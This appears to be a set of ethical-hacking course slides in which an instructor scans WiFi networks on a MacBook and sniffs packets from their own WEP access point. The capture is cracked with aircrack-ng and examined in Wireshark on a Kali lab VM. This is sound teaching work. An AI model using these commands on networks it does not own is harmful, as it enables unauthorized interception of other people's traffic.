Security type:	Open
Network band:	2.4 GHz
Network channel:	5
IPv4 address:	192.168.88.112
Manufacturer:	Intel Corporation
Description:	Intel(R) Centrino(R) Wireless-N 1030
Driver version:	15.11.0.7
Physical address (MAC):	4C-EB-42-85-71-B8

Connected to the linkysys SSID network


Windows 10 PC View



Watching an Office episode on Netflix so we have some encrypted packets to sniff.

Monitoring WiFi networks with MacBook Pro

airport -s




```
Richards-MBP:~ rsimms$ airport -s
                            SSID BSSID             RSSI CHANNEL HT CC SECURITY
(auth/unicast/group)
                     BenjiNet_5G 2c:56:dc:85:3e:ec -52  149      Y  -- WPA2(PSK/AES/AES)
                         Linksys 90:72:40:0d:50:1e -87  6        Y  US WPA2(PSK/AES/AES)
   DIRECT-F0-HP ENVY 7640 series a0:8c:fd:72:68:f1 -74  6        Y  -- WPA2(PSK/AES/AES)
                          ATT288 3c:36:e4:22:95:80 -68  1        Y  --
WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP)
                    uLab-WiFiNet 4c:5e:0c:ca:25:c0 -51  1,+1     Y  -- WPA2(PSK/AES/AES)
                        linkysys 00:06:25:4b:21:b4 -47  5        N  -- WEP
                        BenjiNet 2c:56:dc:85:3e:e8 -47  8        Y  -- WPA2(PSK/AES/AES)
Richards-MBP:~ rsimms$
```

The linkysys SSID on channel 5 is using WEP (not secure)

On a MacBook Pro, the built in airport command with an -s option will scan all available WiFi networks.

Capturing Packets using MacBook Pro


airport en0 sniff 5



```
Richards-MBP:~ rsimms$ airport en0 sniff 5
Capturing 802.11 frames on en0.
^CSession saved to /tmp/airportSniffdZH641.cap.
Richards-MBP:~ rsimms$
```

Let's start sniffing the channel 5 used by the access point for the SSID linkysys. Use control-C to stop the capture.

ls -lth /private/tmp/airportSniff*.cap




```
Richards-MacBook-Pro:~ rsimms$ ls -lth /private/tmp/airportSniff*.cap
-rw-r--r--  1 rsimms  wheel    39M Nov 21 08:41 /private/tmp/airportSniffdZH641.cap
-rw-r--r--  1 rsimms  wheel    69M Nov 21 08:26 /private/tmp/airportSniff8FkDVL.cap
-rw-r--r--  1 rsimms  wheel   108M Nov 20 20:36 /private/tmp/airportSniffk44M58.cap
-rw-r--r--  1 rsimms  wheel    23M Nov 20 19:39 /private/tmp/airportSniffKzpvq8.cap
-rw-r--r--  1 rsimms  wheel   4.4M Nov 20 19:16 /private/tmp/airportSniffFVOuaV.cap
-rw-r--r--  1 rsimms  wheel   497K Nov 20 16:22 /private/tmp/airportSniffh69ghh.cap
-rw-r--r--  1 rsimms  wheel   990K Nov 20 16:14 /private/tmp/airportSniffdLJDh2.cap
-rw-r--r--  1 rsimms  wheel   2.4M Nov 20 16:05 /private/tmp/airportSniffIhmspR.cap
-rw-r--r--  1 rsimms  wheel   1.5M Nov 20 14:28 /private/tmp/airportSniffA8hduu.cap
Richards-MacBook-Pro:~ rsimms$
```

The packets are captured and dumped into a new file in the /private/tmp directory with any previous captures.

WEP Cracking using MacBook Pro

`aircrack-ng -b 00:06:25:4b:21:b4 /private/tmp/airportSniffdZH641.cap`



```
Richards-MacBook-Pro:~ rsimms$ aircrack-ng -b 00:06:25:4b:21:b4 /private/tmp/airportSniffdZH641.cap
Opening /private/tmp/airportSniffdZH641.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 34953 ivs.


                                                            Aircrack-ng 1.2 rc3


                                            [00:00:01] Tested 553015 keys (got 145 IVs)

   KB    depth   byte(vote)
    0    32/120   12( 256) B1( 256) B2( 256) B3( 256) 03( 256) B5( 256) 63( 256) 64( 256) B8( 256) 39( 256)
    1    26/  1   C1( 512) 40( 256) 02( 256) 03( 256) 05( 256) 07( 256) 09( 256) 0B( 256) 0E( 256) 0F( 256)
    2     5/  6   AC( 768) 5C( 512) C8( 512) 40( 512) 31( 512) 2F( 512) BE( 512) FD( 512) BD( 512) E1( 512)
    3    28/  3   A6( 512) 23( 256) 6A( 256) 6B( 256) BE( 256) BF( 256) 3C( 256) 6E( 256) 6F( 256) 24( 256)
    4     5/ 31   C0( 768) 24( 512) E8( 512) 2A( 512) 1B( 512) BA( 512) A3( 512) A0( 512) F0( 512) 81( 512)


        Decrypted


Richards-MacBook-Pro:~ rsimms$
```


Not yet .... we will do this in our pod instead

You could just crack the WEP password on the MAC. Instead we will transfer the packet capture file to the EH-Pod and crack on the EH-Kali VM

Capture file transferred to Kali

WEP Cracking

`scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .`




```
root@eh-kali-05:~# scp simben76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .
simben76@opus-ii.cis.cabrillo.edu's password:
airportSniffdZH641.cap                             100%   39MB  38.5MB/s   00:01
airportSniffENFGOR.cap                             100% 6548KB   6.4MB/s   00:00
airportSniffyG7m8J.cap                             100% 3023KB   3.0MB/s   00:00
root@eh-kali-05:~#
```

Copying the packet capture files to the EH-Kali-XX VM

Capture dZH641

Crack WEP password

airportSniffdZH641.cap



This capture was done while watching a portion of an Office episode on Netflix

WEP Cracking

ls -l airportSniffdZH641.cap

```
root@eh-kali-05:~# ls -l airportSniffdZH641.cap
-rw-r--r-- 1 root root 40401050 Nov 21 12:31 airportSniffdZH641.cap
root@eh-kali-05:~#
```


file airportSniffdZH641.cap

```
root@eh-kali-05:~# file airportSniffdZH641.cap
airportSniffdZH641.cap: tcpdump capture file (little-endian) - version 2.4 (802.11
with radiotap header, capture length 2147483647)
root@eh-kali-05:~#
```

airportSniffdZH641.cap contains the channel 5 packets captured on the Macbook Pro.

WEP Cracking

[EH-Kali-xx] Wireshark


airportSniffdZH641.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.   Time      Source               Destination          Protocol Length Info
  137 0.822974  AsustekC_85:3e:e8    Broadcast            802.11     288 Beacon frame, SN=3222, FN=0, Fl…
  138 0.826562  2wireInc_dd:8c:c9    Broadcast            802.11     110 Beacon frame, SN=4052, FN=0, Fl…
  139 0.841106  LinksysG_4b:21:b4    Broadcast            802.11     113 Beacon frame, SN=948, FN=0, Fla…
  140 0.901547  ce:ca:b5:f1:33:60    Broadcast            802.11     213 Beacon frame, SN=2248, FN=0, Fl…
  141 0.927420  de:ca:b5:f1:33:60    Broadcast            802.11     256 Beacon frame, SN=2539, FN=0, Fl…
  142 0.943465  LinksysG_4b:21:b4    Broadcast            802.11     113 Beacon frame, SN=949, FN=0, Fla…
  143 0.990394  Routerbo_79:9b:64    IntelCor_85:71:b8    802.11     204 Data, SN=950, FN=0, Flags=.p....…
  144 0.990537                       LinksysG_4b:21:b4 (… 802.11      39 Acknowledgement, Flags=........C
  145 0.990642  Routerbo_79:9b:64    IntelCor_85:71:b8    802.11     204 Data, SN=951, FN=0, Flags=.p....…
```


```
▸ Frame 139: 113 bytes on wire (904 bits), 113 bytes captured (904 bits)
▸ Radiotap Header v0, Length 25
▸ 802.11 radio information
▸ IEEE 802.11 Beacon frame, Flags: ........C
▾ IEEE 802.11 wireless LAN management frame
  ▸ Fixed parameters (12 bytes)
  ▾ Tagged parameters (48 bytes)
    ▸ Tag: SSID parameter set: linkysys
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    ▸ Tag: DS Parameter set: Current Channel: 5
    ▸ Tag: Traffic Indication Map (TIM): DTIM 1 of 0 bitmap
    ▸ Tag: ERP Information
    ▸ Tag: ERP Information
    ▸ Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    ▸ Tag: Vendor Specific: Broadcom
```

```
airportSniffdZH641    Packets: 72805 · Displayed: 72805 (100.0%) · Load time: 0:1.69    Profile: Default
```

We can see one of the beacon frames from the Linksys WAP54G (SSID=linkysys)

WEP Cracking

[EH-Kali-xx] Wireshark



```
71924 61.658650          frame, SN=463, FN=0, Flags=.....
71931 61.762558          frame, SN=464, FN=0, Flags=.....
72651 62.684146          frame, SN=473, FN=0, Flags=.....
72672 63.093642          frame, SN=477, FN=0, Flags=.....
  273 4.358139           frame, SN=1746, FN=0, Flags=....
 1277 6.301710           frame[Malformed Packet]
63183 33.337026          frame, SN=2041, FN=0, Flags=....
64652 35.077819          frame, SN=2058, FN=0, Flags=....
64854 37.125793          frame, SN=2079, FN=0, Flags=....
66317 44.762524  802.11  215 Probe Response, SN=2157, FN=0, Flags=..
71052 58.015147  802.11  298 Beacon frame, SN=2291, FN=0, Flags=....
71836 59.141715  802.11  298 Beacon frame, SN=2302, FN=0, Flags=....
71861 59.758555  802.11  298 Beacon frame, SN=2309, FN=0, Flags=....
71884 60.472774  802.11  298 Beacon frame, SN=2316, FN=0, Flags=....
67569 48.210694  802.11   45 Request-to-send, Flags=........C
   31 0.097901   802.11  287 Beacon frame, SN=17  =0, Flags=....
   45 0.200421   802.11  287 Beacon frame, SN=17  =0, Flags=....
```

```
▸ Frame 45: 287 bytes on
▸ Radiotap Header v0, Len
▸ 802.11 radio informatio
▾ IEEE 802.11 Beacon fra
    Type/Subtype: Beacon
  ▾ Frame Control Field: 0x8000
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      1000 .... = Subtype: 8
    ▾ Flags: 0x00
        .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mo
        .... .0.. = More Fragments: This is the last fragment
        .... 0... = Retry: Frame is not being retransmitted
        ...0 .... = PWR MGT: STA will stay up
        ..0. .... = More Data: No data buffered
        .0.. .... = Protected flag: Data is not protected
```

Type and subtype combined (fir...(wlan.fc.type_subtype), 1 byte Packets: 72805 · Display

To see only Beacon frames:

1. Select any Beacon frame
2. Expand the IEEE 802.11 Beacon frame layer
3. Right-click on "Type/Subtype: Beacon frame
4. Select "Apply as filter"
5. Select "Selected"

Creating a filter to show only beacon frames

Activity

As root, on your EH-Kali-XX VM:

1) **scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .**

